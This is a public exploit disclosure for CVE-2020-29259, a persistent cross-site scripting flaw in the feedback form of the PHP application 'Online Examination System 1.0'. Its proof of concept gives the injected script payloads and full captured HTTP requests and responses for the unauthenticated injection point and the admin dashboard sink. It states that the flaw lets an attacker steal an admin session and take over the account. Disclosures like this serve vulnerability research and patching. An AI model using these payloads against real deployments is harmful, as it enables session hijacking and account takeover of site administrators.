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Exploit for CVE-2020-29259 — Persistent XSS

Exploit Title: Online Examination System 1.0 — Persistent Cross-Site Scripting

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Vendor Homepage: <https://www.sourcecodester.com/php/14358/online-examination-system.html>

Version: 1.0

Tested on: Windows 7


Multiple Stored XSS vulnerabilities were found in Online Examination System. This potentially allows for full account takeover.

Description — Any unauthenticated user can submit unauthenticated feedback as a malicious script included in feedback description box that would steal/ride a session of an admin user when admin tries opening the vulnerable feedback link.



Proof of Concept

Step 1: Insert the following in “feedback” & “subject” parameter of feedback form (Home Page-> feedback link)

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<script>alert(1)</script>
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Step 2: When admin clicks on feedback tab and then tries opening the vulnerable feedback link, malicious payload gets executed there by stealing the admin cookie/redirecting admin to attacker controlled domain.



#XSS Source/Injection point -

Submit un-authenticated malicious feedback through home page.

Request-

POST /OnlineExaminationSystem/feed.php?q=feedback.php HTTP/1.1

Host: 192.168.0.175

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 147

Origin: <https://192.168.0.175>

Connection: close

Referer: <https://192.168.0.175/OnlineExaminationSystem/feedback.php>

Cookie: PHPSESSID=ln8sk6tdrqopa2sso4lksqi1u3

Upgrade-Insecure-Requests: 1

name=xxx&subject=testing%3Cscript%3Ealert%280%29%3C%2Fscript%3E&email=bcb%40gmail.om&feedback=%3Cscript%3Ealert%283%29%3C%2Fscript%3E&submit=Submit

Response-

HTTP/1.1 302 Found

Date: Sun, 22 Nov 2020 02:27:50 GMT

Server: Apache/2.4.26 (Win32) OpenSSL/1.0.2l PHP/5.6.31

X-Powered-By: PHP/5.6.31

location: feedback.php?q=Thank you for your valuable feedback

Content-Length: 0

Connection: close

Content-Type: text/html; charset=UTF-8

#XSS Sink-

Login with admin and go to feedback, click on malicious feedback submitted by the user.

Request-

GET /OnlineExaminationSystem/dash.php?q=3 HTTP/1.1

Host: 192.168.0.175

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: <https://192.168.0.175/OnlineExaminationSystem/dash.php?q=3&fid=5fb9cc5991b31>

Cookie: PHPSESSID=ln8sk6tdrqopa2sso4lksqi1u3

Upgrade-Insecure-Requests: 1

Response-

HTTP/1.1 200 OK

Date: Sun, 22 Nov 2020 02:29:54 GMT

Server: Apache/2.4.26 (Win32) OpenSSL/1.0.2l PHP/5.6.31

X-Powered-By: PHP/5.6.31

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Connection: close

Content-Type: text/html; charset=UTF-8

Content-Length: 288107

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<td>testing<script>alert(0)</script>

Reference — <https://owasp.org/www-community/attacks/xss/>

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